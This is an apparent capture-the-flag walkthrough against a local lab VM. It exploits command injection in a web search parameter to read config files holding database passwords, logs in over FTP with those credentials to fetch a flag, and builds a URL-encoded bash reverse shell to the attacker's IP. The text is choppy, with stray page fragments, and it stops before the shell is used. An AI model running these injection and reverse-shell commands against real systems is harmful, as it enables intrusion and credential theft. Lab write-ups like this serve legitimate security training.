
Here we type “ls -al wordpress” to more



view-source:http://192.168.56.118/site/busque.php?buscar=ls -al wordpress

```
total 24
drwxr-xr-x 2 www-data www-data  4096 Jun 10  2021 .
drwxr-xr-x 6 www-data www-data  4096 Jun 10  2021 ..
-rw-r--r-- 1 www-data www-data   347 Jun 10  2021 config.php
-rw-r--r-- 1 www-data www-data 10190 Jun 10  2021 index.html
```


We get some username and password by typing “cat wordpress/config.php”



view-source:http://192.168.56.118/site/busque.php?buscar=cat wordpress/config.php


```
<?php
$servername = "localhost";
$database = "desafio02";
$username = "desafio02";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
?>


```

Here we go to terminal and type the username and password by command “ftp ip address” and our login incorrect message show.




```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): desafio02
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> 
```

Here we type pwd to see more “pwd”




view-source:http://192.168.56.118/site/busque.php?buscar=pwd

```
/var/www/html/site
```



1
2
3
4
Grayscale - Start Bootstrap T
http://192.168.56.118/site/bu
view-source:http://192.168.56.118/site/busque.php?buscar=ls -al /var/www/html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

```
total 16
drwxr-xr-x 3 root     root     4096 Oct 31  2021 .
drwxr-xr-x 3 root     root     4096 Oct 31  2021 ..
-rw-r--r-- 1 www-data www-data  336 Oct 31  2021 .backup
drwxr-xr-x 6 www-data www-data 4096 Jun 10  2021 site
```


Know here we see username and password.


Grayscale - Start Bootstrap T
http://192.168.56.118/site/bu
view-source:http://192.168.56.118/site/busque.php?buscar=cat /var/www/html/.backup
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

```
$servername = "localhost";
$database = "jangow01";
$username = "jangow01";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);


```




```
└─$ ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||37793|)
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Oct 31  2021 html
226 Directory send OK.
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||64018|)
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Mar 31 21:05 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||39876|)
150 Here comes the directory listing.
-rw-------    1 1000     1000        13235 Mar 30 23:16 45010.c
-rwxr-xr-x    1 1000     1000        18432 Mar 31 13:14 bypass
-rwxr-xr-x    1 1000     1000        18432 Mar 31 21:05 cve-2017-16995
-rwx--x--x    1 1000     1000       828260 Mar 31 20:58 linpeas.sh
-rw-rw-r--    1 1000     1000           33 Jun 10  2021 user.txt
226 Directory send OK.
ftp> user.txt
?Invalid command.
ftp> get user.txt
local: user.txt remote: user.txt
229 Entering Extended Passive Mode (|||60947|)
```



```
221 Goodbye.

┌──(kali㉿kali)-[~]
└─$ ls
40839.c  45010.c  Burp-Suite  cve-2017-16995  Desktop  Documents  Downloads  linpeas.sh  Music  pass  Pictures  Public  Templates  user.txt  Videos

┌──(kali㉿kali)-[~]
└─$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
```

Her we see bash to




Bash

Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):


```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Here we type our own computer ip address and type 443 in the place of 8080.



```
/bin/bash -c 'bash -i >& /dev/tcp/192.168.56.101/443 0>&1'
```

Here we encode the bash



Encode to URL-encoded format

Simply enter your data then push the encode button.

```
/bin/bash -c 'bash -i >& /dev/tcp/192.168.56.101/443 0>&1'
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

□ Encode each line separately (useful for when you have multiple entries).

